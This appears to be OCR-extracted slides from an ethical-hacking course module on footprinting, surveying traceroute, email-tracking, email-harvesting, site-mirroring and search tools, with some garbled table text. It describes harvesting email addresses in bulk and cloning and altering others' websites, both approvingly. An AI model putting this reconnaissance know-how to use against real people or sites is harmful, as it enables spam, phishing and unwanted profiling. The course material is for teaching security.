


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


NeoTrace: Screenshot





Tool: VisualRoute Trace




It shows the connection path and the places where bottlenecks occur

www.visualware.com/download/



VisualRoute Trace: Screenshot





Path Analyzer Pro delivers advanced network route tracing


It traces with performance tests, DNS, whois, and network resolution to investigate network issues

It is integrated with all these powerful features in a simple and single graphical interface






Path Analyzer Pro: Screenshot 1





Path Analyzer Pro: Screenshot 2



Tool: Maltego

Maltego can be used for the information gathering phase of penetration testing making it possible for less experienced testers to work faster and more accurately

Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate - making it possible to see hidden connections


Maltego has applications in:

- Forensic investigations
- Law enforcement
- Intelligence operations
- Identity fraud investigation
- Identity verification processes





Maltego: Screenshot





Layer Four Traceroute

LFT is a sort of 'traceroute' that often works much faster and goes through many configurations of packet-filters

LFT implements other features such as AS number lookups through several reliable sources, loose source routing, netblock name lookups, and many more

It is the all-in-one traceroute tool because it can launch a variety of different probes using ICMP, UDP, and TCP protocols, or the RFC1393 trace method

Prefix WhoIs widget

Prefix WhoIs widget displays the number of prefixes present within the global Internet routing table and allows the user to submit queries using a familiar Dashboard interface

It allows the user to submit queries in the form of IP addresses

The IP addresses are submitted to the Prefix WhoIs project, an organization that tracks and models the global internet routing table

It also displays some useful information, such as the size of the overall table measured in a number of prefixes




Prefix WhoIs widget: Screenshot






Tool: Touchgraph www.touchgraph.com



TouchGraph allows for the creation and navigation of ineractive graphs. Ideal for orginising links, or mind mapping



Touchgraph: Screenshot



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Tool: VisualRoute Mail Tracker



Нор	%Loss	IP Address	Node Name	Location	Tzone	ms	Graph	Network
0		217.165.221.153	SAM	*			0 4514	Emirates Internet
1		213.42.12.6	-	(United Arab Emirates)		2537	<u> </u>	Emirates Telecommunicati
2		213.42.12.131	-	(United Arab Emirates)		2513	<u> </u>	Emirates Telecommunicati
3		194.170.2.117	-	(United Arab Emirates)		2467	—	Emirates Internet
4		195.229.31.35	auh-emix-rb.ge6303.er	(United Arab Emirates)		2429		Emirates Telecommunicati
5		195.229.31.34	auh-emix-ra.ge6303.er	(United Arab Emirates)		2421	<u> </u>	Emirates Telecommunicati
6		62.216.144.25	-	(United Kingdom)	*	2766		FLAG Telecom Limited
7		62.216.140.9	ge-1-0-0.0.core1.sfr1.fl:	(United Kingdom)	*	2894		FLAG Telecom Limited
8		166.90.133.165	gige4-1-116.ipcolo2.Sa	San Francisco, CA, US/	-08:00	2655		Level 3 Communications, It
9		209.244.14.201	gigabitethernet4-2.core	San Francisco, CA, US/	-08:00	2695	<u> </u>	Level 3 Communications, Ir
10		209.247.10.233	so-4-0-0.mp2.SanFran	San Francisco, CA, US/	-08:00	3008		Level 3 Communications, Ir
11		64.159.0.218	so-2-0-0.mp2.SanJose	San Jose, CA, USA	-08:00	3073	l	Level 3 Communications, Ir
12		64.159.2.165	gigabitethernet5-2.core	San Jose, CA, USA	-08:00	3009		Level 3 Communications, Ir
13		209.244.3.246	GigabitEthernet5-0.edg	Palo Alto, CA, USA	-08:00	2996		Level 3 Communications, It
14		209.245.146.150	Singtel-Level3-oc3.ix.si			2962	T4 ala	4lala
15		203.208.182.21	-	Singapore	+08:00	2974	- It sn	ows the number o
16		203.208.172.29	p6-8.sngtp-cr2.ix.singte	Singapore	+08:00		mad	e and the respecti
17		202.160.250.154	-	Singapore	+08:00	3029		-
18		165.21.12.78	FE-4-0-0.lavender.sing	(Singapore)	+08:00	2995	□ addr	esses, the node n

+08:0(3201

+08:0(3473

+08:0(3276

+08:0(3179

+08:0(3159

olympus.bic.nus.edu.si (Singapore)

olympus.bic.nus.edu.si (Singapore)

olympus.bic.nus.edu.si (Singapore)

olympus.bic.nus.edu.si (Singapore)

Singapore



hops e IP addresses, the node name, location, time zone, and network

National University of Singa

19

20

21

22

23

20

30

30

165.21.48.102

137.132.19.100

137,132,19,100


137.132.19.100

137,132,19,100



Tool: eMailTrackerPro








Tool: Read Notify www.readnotify.com





Mail Tracking is a tracking service that allows you to track when your mail was read, for how long and how many times, and the place from where the mail has been posted. It also records forwards and passing of sensitive information (MS Office format)



E-mail Spiders

E-Mail Spiders

Have you ever wondered how Spammers generate a huge mailing database?

They pick tons of e-mail addresses by searching in the Internet

All they need is a web spidering tool picking up e-mail addresses and storing them to a database

If these tools run the entire night, they can capture hundreds of thousands of e-mail addresses

Tools:

- Web data Extractor
- 1st E-mail Address Spider






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Tool: 1st E-mail Address Spider





Power E-mail Collector Tool

Power E-mail Collector is a powerful email address harvesting program

It can collect up to 750,000 unique valid email addresses per hour with a Cable/DSL connection

It only collects valid email addresses

You do not have to worry about ending up with undeliverable addresses

How does it work?


• Just enter a domain that you want to collect email addresses from and press the start button. The program opens up many simultaneous connections to the domain and begins collecting addresses







Power E-mail Collector Tool: Screenshot





Locating Network Activity



Tool: GEOSpider

GEO Spider helps you to detect, identify, and monit your network activity on the world map




You can see website's IP address location on the Earth

GEO Spider can trace a hacker, investigate a website, and trace a domain name

Certified Ethical Hacker

GEOSpider: Screenshot



Tool: Geowhere

Geowhere handles many popular newsgroups to find answers to your queries in an easy and fast manner

Geowhere can also seek information from country specific search engines for better results

Use Geowhere to footprint an organization's:


- Newsgroups Search
- Mailing list finder
- Easy Web Search
- Daily News







Geowhere: Screenshot





GoogleEarth

Google Earth puts a planet's worth of imagery and other geographic information right on your desktop

You can footprint the location of a place using GoogleEarth


Valuable tool for Hackers








GoogleEarth (cont'd)





GoogleEarth (cont'd)





Search Engines



Kartoo Search Engine www.kartoo.com





Dogpile (Meta Search Engine)



Dogpile is a meta search engine; it gets results from multiple search engines and directories and then combines them and presents to the user

Dogpile page provides code to add search tool to your website

It chases down the best results from Internet's top search engines, including Google, Yahoo! Search, MSN, Ask Jeeves, About, MIVA, LookSmart and others





Dogpile (Meta Search Engine): Screen Shot






Tool: WebFerret

WebFerret searches the web quickly and thoroughly by instantly submitting the search query to multiple search engines

All results are displayed in a single concise window







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
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This page located at the root folder holds a list of directories and other resources on a site that the owner does not want to be indexed by search engines

All search engines comply to *robots.txt*

You might not want private data and sensitive areas of a site, such as script and binary locations indexed



Robots.txt file

User-agent: *


Disallow: /cgi-bin

Disallow: /cgi-perl

Disallow: /cgi-store



robots.txt: Screenshot






Tool: WTR - Web The Ripper

WTR - Web The Ripper 2 allows to select and download files that are linked from a specified web page

It analyzes input URL and then displays a list of all downloadable files (images, html, programs, mp3 etc.) allowing to select all or individual files


The files are downloaded to a folder of choice and the program can also be configured to automatically launch anti-virus scanner

In addition, you can specify an extension filter to limit downloads to the specified file types





WTR - Web The Ripper: Screenshot





Tool: HTTrack Web Site Copier




This tool mirrors an entire website to the desktop

You can footprint the contents of an entire website locally rather than visiting the individual pages

Valuable footprinting tool








Tool: Reamweaver

Reamweaver lets the user automatically "funhouse-mirror" anyone's website

When a visitor visits a page on your Reamweaver site, Reamweaver gets the page from the target domain, changes the words as you specify, and stores the result (along with images, etc.)






Tool: Website Watcher

Website watchers can be used to get updates on the website

Can be used for competitive advantages



